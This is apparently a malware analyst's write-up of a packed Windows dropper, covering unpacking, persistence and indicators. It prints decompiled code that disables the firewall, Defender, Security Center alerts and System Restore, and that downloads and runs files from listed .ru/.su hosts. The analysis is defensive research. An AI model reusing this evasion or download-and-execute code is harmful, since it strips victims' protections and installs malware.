
Good.exe

Sha256: 90d3580e187b631a9150bbb4a640b84c6fa990437febdc42f687cc7b3ce1deac
Md5 : b034e2a7cd76b757b7c62ce514b378b4
Sha1 : 27d15f36cb5e3338a19a7f6441ece58439f830f2

Analysis:


Initially this piece of malware was UPX packed as shown in the following Figure



```
000001b0  40 e1 8d 02 48 00 00 00  00 00 00 00 00 00 00 00  |@...H...........|
000001c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001e0  55 50 58 30 00 00 00 00  00 e0 8b 02 00 10 00 00  |UPX0............|
000001f0  00 00 00 00 00 04 00 00  00 00 00 00 00 00 00 00  |................|
00000200  00 00 00 00 80 00 00 e0  55 50 58 31 00 00 00 00  |........UPX1....|
00000210  00 00 02 00 00 f0 8b 02  00 f2 01 00 00 04 00 00  |................|
00000220  00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 e0  |............@...|
00000230  2e 72 73 72 63 00 00 00  00 50 00 00 00 f0 8d 02  |.rsrc....P......|
00000240  00 46 00 00 00 f6 01 00  00 00 00 00 00 00 00 00  |.F..............|
00000250  00 00 00 00 40 00 00 c0  00 00 00 00 00 00 00 00  |....@...........|
00000260  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000003d0  00 00 00 00 00 00 00 00  00 00 00 33 2e 39 35 00  |...........3.95.|
000003e0  55 50 58 21 0d 09 08 07  3a 95 b1 a4 f2 26 b2 39  |UPX!....:....&.9|
000003f0  c0 b0 8d 02 8c ef 01 00  00 2a 04 00 26 21 00 64  |.........*..&!.d|
00000400
```

Figure 1

Using UPX tool to unpack the piece of malware. It is less packed because further analysis of the entropy of the PE executable reveals that it is indeed packed further. This can be found in Figure 2.



Name	Offset	Size	Entropy	Status
PE Header	00000000	00001000	5.91239	not packed
Section(0)['.text']	00000400	00027c00	6.84705	packed
Section(1)['.rdata']	00028000	00005c00	5.16101	not packed
Section(2)['.data']	0002dc00	00005000	5.49091	not packed
Section(3)['.rsrc']	00032c00	00004600	5.66376	not packed
Section(4)['.reloc']	00037200	0000b800	0.00003	not packed

Figure 2

The packed sample remained a high priority for if there are two packers being used something clearly wants to be hidden. Unfortunately the disassembled code was so obstructacted it would have taken so long to analyze it would have not been worth statically analyzing. There was no sign of a Virtual packer being used but it appeared to be. Maybe a non commercial one, something developed in house was being used. Rather my approach was to let automation do its job. Using the service **unpac.me** Unpac.me was able to extract a PE which will be called **unpacked_good**.bin for now.

1. Sha256: 3ebca4d21c484f97a0b607693e36359b7ddb8eefa67ea29364629eb5b40cc7f4
2. Sha1 : 444903bcc71087ba7c5c2d18d9cd5532
3. Md5 : 3593d356202aff91465f797a42ee8a071e507f3c

Import Imports

Unpacked_good.bin is much more readable and right away I see the following important functions:


1. RegOpenKeyExW
2. RegQueryValueExW
3. RegSetValueExW

The registry keys being set here allow for the malware to evade detection and persistence. They are using the

HKEY_LOCAL_MACHINE & HKEY_CURRENT_USER paths, along with the path Software\\Microsoft\\Windows\\CurrentVersion\\Run\\ and placing in the file mwcfgmr32.exe allowing for autorun when restarting the machine. Throughout this analysis a copy of this file was not obtained even when reports showed it was written too. The effects had the same functionality of the unpacked PE executable so I believe it was nothing more than a copy.


Evasive Techniques

Initially the Firewall Policy was changed, disabling it.



```
if ( !RegOpenKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile\\AuthorizedAppl"
         "ications\\List\\",
        0,
        983103u,
        &phkResult) )
{
  v54 = RegQueryValueExW(phkResult, &pszPath, 0, &Type, 0, 0);
  if ( v54 )
    RegSetValueExW(phkResult, &pszPath, 0, 1u, (const BYTE *)&v39, 2 * wcslen(&v39) + 2);
  RegCloseKey(phkResult);
```

Figure 3




```
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Policies\\Microsoft\\Windows Defender\\", 0, 0xF003Fu, &phkResult) )
{
  v54 = RegQueryValueExW(phkResult, L"DisableAntiSpyware", 0, &Type, 0, 0);
  if ( v54 )
    RegSetValueExW(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
  if ( RegOpenKeyExW(
         HKEY_LOCAL_MACHINE,
         L"SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
         0,
         0xF003Fu,
         &phkResult) )
  {
    RegCreateKeyExA(
      HKEY_LOCAL_MACHINE,
      "SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
      0,
      0,
      0,
      0x20006u,
      0,
      &phkResult,
      0);
  }
  if ( !RegOpenKeyExW(
          HKEY_LOCAL_MACHINE,
          L"SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\\",
          0,
          0xF003Fu,
          &phkResult) )
  {
    v54 = RegQueryValueExW(phkResult, L"DisableScanOnRealtimeEnable", 0, &Type, 0, 0);
    if ( v54 )
      RegSetValueExW(phkResult, L"DisableScanOnRealtimeEnable", 0, 4u, Data, 4u);
    v54 = RegQueryValueExW(phkResult, L"DisableOnAccessProtection", 0, &Type, 0, 0);
    if ( v54 )
      RegSetValueExW(phkResult, L"DisableOnAccessProtection", 0, 4u, Data, 4u);
    v54 = RegQueryValueExW(phkResult, L"DisableBehaviorMonitoring", 0, &Type, 0, 0);
    if ( v54 )
      RegSetValueExW(phkResult, L"DisableBehaviorMonitoring", 0, 4u, Data, 4u);
    RegCloseKey(phkResult);
  }
  RegCloseKey(phkResult);
}
```

Figure 4

Windows Defender was being manipulated, disabling key features such as AntiSpyware, Real-Time-Protection, ScanOnRealtimeEnable, OnAccessProtection and BehaviorMonitor. Again this was an evasive step taken by the malware as these happen in the background and can seriously affect a computer's defenses.


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\
Is being modified for the following entries:



```
lpValueName = L"AntiVirusOverride";
v48 = L"UpdatesOverride";
v49 = L"FirewallOverride";
v50 = L"AntiVirusDisableNotify";
v51 = L"UpdatesDisableNotify";
v52 = L"AutoUpdateDisableNotify";
v53 = L"FirewallDisableNotify";
```


Figure 5

Lastly this malare is disabling system restore



```
if ( !RegOpenKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\\",
        0,
        0xF003Fu,
        &phkResult) )
{
  v54 = RegQueryValueExW(phkResult, L"DisableSR", 0, &Type, 0, 0);
  if ( v54 )
    RegSetValueExW(phkResult, L"DisableSR", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```


This malware uses a created mutex to determine if another instance of this malware is being run already. If it is, the process exists.
Mutex: **495040303040**



```
v12 = CreateMutexA(0, 0, (LPCSTR)&Name);
if ( GetLastError() == 183 )
  ExitProcess(0);
```

Figure 6

Now from here is what can be believed as the true functionality of the malware which is a dropper for other malware. Using a set of URLs and file names the malware is trying to download files from these urls.



```
v24 = "http://92.63.197.153/s/";
v25 = "http://efhoahegue.ru/s/";
v26 = "http://afhoahegue.ru/s/";
v27 = "http://rfhoahegue.ru/s/";
v28 = "http://tfhoahegue.ru/s/";
v29 = "http://xfhoahegue.ru/s/";
v30 = "http://tfhoahegue.ru/s/";
v31 = "http://efhoahegue.su/s/";
v32 = "http://afhoahegue.su/s/";
v33 = "http://rfhoahegue.su/s/";
v34 = "http://tfhoahegue.su/s/";
v35 = "http://xfhoahegue.su/s/";
v36 = "http://tfhoahegue.su/s/";
v19 = "1.exe";
v20 = "2.exe";
v21 = "3.exe";
v22 = "4.exe";
v23 = "5.exe";
```

Figure 7


Of these 13 URLs only 3 of them could be pinged too which were the following:

1. http://efhoahegue.ru/s/ - 162.217.98.146
2. http://afhoahegue.ru/s/ - 199.21.76.77
3. http://xfhoahegue.ru/s/ - 63.251.106.25

Of these urls the malware wasn't able to download any of them. Doing this manually though with wget it there was a redirection stating this page was malicious. Bypassing them then determined that all of these files on these pages have been taken offline. Using the WayBackMachine showed that these pages have never been archived so maybe that means that this page was only up for a short period of time.

Further Evasive techniques

While no file could be downloaded this malware showed that it did not want to be seen. This was done by deleting the Zone.Identiefer after every file Download.




```
memset(Dst, 0, 0x208u);
v4 = rand() % 60000 + 10000;
v5 = rand();
snwprintf(Dst, 0x208u, L"%ls\\%d%d.exe", &v16, v5 % 60000 + 10000, v4);
if ( URLDownloadToFileW(0, &Dest, Dst, 0, 0) )
{
  memset(&FileName, 0, 0x208u);
  snwprintf(&FileName, 0x208u, L"%ls:Zone.Identifier", Dst);
  DeleteFileW(&FileName);
  Sleep(0x1F4u);
  Execute_FILE(Dst);
}
```

Figure 8

The Zone.Identifier is a file created after a file has been downloaded allowing for forensic information to be extracted from this. This file is actually an alternative data. This can make it harder for analysts to extract information about what is being downloaded. These executables downloaded were going to then be executed. Since these files cannot be downloaded I have to just leave it at this as being a dropper.

Going back to the original sample there is evidence to support that it is a keylogger. In the resource section there are key mappings but running it found no keylog files to support this claim.



```

747 ACCELERATORS
LANGUAGE LANG_KONKANI, 0x1
{
	VK_2, 40189, NOINVERT, VIRTKEY
	VK_X, 40438, NOINVERT, VIRTKEY
	VK_X, 40901, NOINVERT, VIRTKEY
	VK_S, 40779, NOINVERT, VIRTKEY
	VK_L, 40052, NOINVERT, VIRTKEY
	VK_L, 40177, NOINVERT, VIRTKEY
	VK_6, 40769, NOINVERT, VIRTKEY
	VK_X, 40011, NOINVERT, VIRTKEY
	VK_D, 40543, NOINVERT, VIRTKEY
	VK_Y, 40359, NOINVERT, VIRTKEY
	VK_B, 40853, NOINVERT, VIRTKEY
}
```


Figure 9

Conclusion

This was an evasive malware dropper that could be extremely damaging and persistent especially if given the write permissions. Has the power to disable a computer's defenses and then drop files and execute more malware on a victim's computer.

Host Based & Network Indicators:

1. User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0
2. This malware changed timestamps so they should not be trusted



```
BOOL __cdecl sub_401828(int a1)
{
  void *hInternet; // [sp+0h] [bp-114h]@1
  char Dst; // [sp+4h] [bp-110h]@1
  HINTERNET v4; // [sp+110h] [bp-4h]@2

  memset(&Dst, 0, 0x104u);
  snprintf(&Dst, 0x104u, "%sVNEW=1", a1);
  hInternet = InternetOpenA(
                "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0",
                0,
                0,
                0,
                0);
  if ( hInternet )
    v4 = InternetOpenUrlA(hInternet, &Dst, 0, 0, 0, 0);
  Sleep(0x1F4u);
  InternetCloseHandle(v4);
  return InternetCloseHandle(hInternet);
}
```

3. URLS contacted and IPS

Tools Used:

1. PE Explorer
2. Detect It Easy
3. https://unpac.me
4. IDA Pro
5. Procmon
6. Process Explorer
7. Wireshark
8. Virtual Box

Environment Used

1. Windows XP

Further Readings

1. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/6e3f7352-d11c-4d76-8c39-2516a9df36e8
2. https://www.deepinstinct.com/2018/06/12/the-abuse-of-alternate-data-stream-hasnt-disappeared/